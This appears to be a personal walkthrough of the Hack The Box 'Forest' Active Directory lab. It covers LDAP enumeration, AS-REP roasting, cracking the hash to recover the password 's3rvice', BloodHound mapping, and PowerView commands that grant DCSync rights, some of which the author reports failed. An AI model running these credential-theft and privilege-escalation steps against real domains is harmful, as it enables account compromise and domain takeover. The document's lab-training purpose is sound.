| Machine Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Forest | Easy | 27/12/2024 | 27/12/2024 |
Learning Points:
- Always enumerate users more and more manually if there’s no way to get initial access.
- We can AS-REP roast a whole domain without any user files at all.
- Important considerations about the Account Operators group.
- Creating a new user and adding a user to groups using raw PowerShell commands.
- Abusing WriteDACL privileges.
Attack Path :
- Used
ldapsearchandwinldapsearchto enumerate users and discovered the usersvc-alfresco. - Launched an AS-REP Roasting attack and cracked the hash of the
svc-alfrescouser using Hashcat. - Used BloodHound-python to map the AD network and discovered the Exchange Windows Permissions group had WriteDACL permissions.
- Added a new user
destinyto the domain and added the user to the Exchange Windows Permissions group and granted DCSync privileges using PowerView. - Dumped hashes using secretsdump.py.

- Logged into the Domain Controller as the administrator and retrieved the root flag.
Default nmap scan :
# Nmap 7.94SVN scan initiated Fri Dec 27 09:16:38 2024 as: nmap -sC -sV -oA default 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up (0.15s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-27 03:53:41Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2024-12-26T19:53:55-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-27T03:53:51
|_  start_date: 2024-12-27T03:50:25
|_clock-skew: mean: 2h46m49s, deviation: 4h37m10s, median: 6m47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 27 09:17:19 2024 -- 1 IP address (1 host up) scanned in 41.14 seconds

We used ldapsearch to retrieve the usernames from the Domain Controller (DC).
ldapsearch -x -H ldap://10.10.10.161 -D '' -w '' -b "DC=htb,DC=local" | grep sAMAccountName | awk -F: '{ print $2 }' | awk '{ gsub(/ /,""); print }'

Since we didn’t have any credentials, we launched an AS-REP roasting attack.
impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile users.txt
But we couldn’t find anything useful.
Using the ldapsearch output, we initially missed a user mentioned in a writeup. Therefore, we used winldapsearch to enumerate the users again.
./windapsearch.py --dc-ip 10.10.10.161 -u "" -U
We found some users, but we still couldn’t find the specific user we were looking for.

We then used the following commands to retrieve the domain objects and filter out the usernames.
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ ./windapsearch.py --dc-ip 10.10.10.161 -d htb.local --custom="objectClass=*" | tee objects.txt && awk 'NF{printf "%s ", $0; next}1' objects.txt > temp.txt && mv temp.txt objects.txt
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ grep -oP 'CN=[^,]+' objects.txt > usernames.txt
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ cat usernames.txt| sed 's/^CN=//g' | sort -u | tee users.txt
By watching the walkthrough from IppSec, we learned that we could also use rpcclient to extract the usernames, as shown below.

However, attempting to run it locally failed.
┌──(destiny㉿falcon)-[~/Documents]
└─$ rpcclient -U '' 10.10.10.161
Password for [WORKGROUP\]:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
We launched an AS-REP Roasting attack again using the new username file.
impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile users.txt
In IppSec’s walkthrough, he launched the attack without using any username file.
┌──(destiny㉿falcon)-[~/Documents]
└─$ impacket-GetNPUsers -dc-ip 10.10.10.161 -request 'htb.local/'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Name          MemberOf                                                PasswordLastSet             LastLogon                   UAC
------------  ------------------------------------------------------  --------------------------  --------------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2024-12-27 11:50:39.130031  2024-12-27 10:30:34.604167  0x410200

$krb5asrep$23$svc-alfresco@HTB.LOCAL:88aadedc70998171ef8ea3c97f42ce3e$fab7befdae958fe8ab9360e5a143dff78e155f68170cdcda9858bfc3c397cc44e34493152b20c598838fb4cb9d7568e9e82392f59634826d4208355109fa3b01bfd581866ca03e74bf1058bf36b51e0bcfc58fbb6e73761ed682657f1c960e7452bef2ba494dd7fbfdff44962c63f19d7d36180fe1c125f0ddfe7a57f7c4f40d9fe862ffcdaa0699559dc1c79cb2776289b5508d335f7457a4a9c6c33cb4398827aa038f2f95a37adc752ceec7a43b432253e119d62429c541fe17c59775fc7ae235b18e2ceb2afc78c52fafbe6809504e20dd1c365c054d1f8fbc3cd6fb3e587a569c45dc3e
We obtained the hash of the user svc-alfresco.

We were able to crack the hash using Hashcat.
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ hashcat -m 18200 alfresco.txt /usr/share/wordlists/rockyou.txt --show
$krb5asrep$23$svc-alfresco@HTB.LOCAL:109e8942b9a0f7e9ee4c8d47d0648a3d$eb063493301b11b3ab1ebc33bf7d94b99e056b1bd461c490b73d521b81322f1401a7eb45927231000ff6e274a74f5373a453793678c9ecba07c8ae906436011af93a0b8ef27847cdd7f63bff79b00a7b101446bd631605421ac44031fe0de3938ba4c2b67476a2e2de63ef892b24d941c99f40d09b9b7a4dfdf1485c678181e7ebc6fa48fcaa7d82ab45ed2d62af2da1af0e942445532d8d209c7c8cf81fe3a9d3c3bb6e68667722b1e1c32c1f8303569e3f49a71ebcd5a2224fd878357aa9ba0d80cfa9a3027d3e95171c46d789ccb5663b7eadb36fd300681c18f10718728d72d3c8b041d4:s3rvice
svc-alfresco:s3rvice
We used CrackMapExec and were able to confirm that the credentials were working. We also logged in using Evil-WinRM and retrieved the user flag.

We used BloodHound-python to graph the Active Directory (AD) network.
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest/bloodhound]
└─$ bloodhound-python -d 'HTB.LOCAL' -u 'svc-alfresco' -p 's3rvice' -ns 10.10.10.161 -dc htb.local -c all
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
WARNING: Failed to get service ticket for FOREST.htb.local, falling back to NTLM auth
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Done in 02M 17S
Bloodhound Enumeration
Abusing the DCSync method shown in the BloodHound graph (failed).
Shortest paths to high-value targets from owned principals:

Uploaded a Meterpreter reverse shell, loaded Mimikatz, and attempted to perform a DCSync attack, but failed.
meterpreter > dcsync HTB.LOCAL\administrator
[DC] 'htb.local' will be the domain
[DC] 'FOREST.htb.local' will be the DC server
[DC] 'HTB.LOCALadministrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kull_m_rpc_drsr_CrackName ; CrackNames (name status): 0x00000002 (2) - ERROR_NOT_FOUND

meterpreter > dcsync_ntlm HTB.LOCAL\administrator
[-] Failed to retrieve information for HTB.LOCALadministrator
Tried to perform the DCSync attack using secretsdump, but also failed.
┌──(destiny㉿falcon)-[~/Documents]
└─$ impacket-secretsdump 'htb.local'/'svc-alfresco':'s3rvice'@'10.10.10.161'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
Abusing the group permissions (WriteDACL) shown in the BloodHound graph, Attempting to perform a DCSync attack.
We marked the svc-alfresco user as owned, viewed the groups, and discovered that the user was part of the high-privilege group Account Operators through nested groups.

Note about Account Operators:

As members of the Account Operators group, we had the privilege to create and modify certain types of accounts.
Abusing GenericAll permission
While analyzing the domain map, we observed that the Exchange Windows Permissions group had WriteDACL permissions on the htb.local domain.
The WriteDACL privilege gives a user the ability to add ACLs to an object. This means that we can add a user to this group and give them DCSync privileges.

We currently didn’t have any users in the Exchange Windows Permissions group.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups "Exchange Windows Permissions"

We uploaded PowerView.ps1 using Evil-WinRM and imported it into the PowerShell session.
Import-Module ./PowerView.ps1
Then, we used the following commands to add our user to the target group.
$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('HTB.LOCAL\svc-alfresco', $SecPassword)
Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members 'svc-alfresco' -Credential $Cred
We successfully confirmed that our user, svc-alfresco, was added to the Exchange Windows Permissions group.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups "Exchange Windows Permissions"
Group name     Exchange Windows Permissions
Comment        This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group should not be deleted.

Members

-------------------------------------------------------------------------------
svc-alfresco
The command completed successfully.
Abusing WriteDacl permission

We then granted our user, svc-alfresco, DCSync privileges using the imported PowerView module.
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity "svc-alfresco" -Rights DCSync
This approach didn’t work.
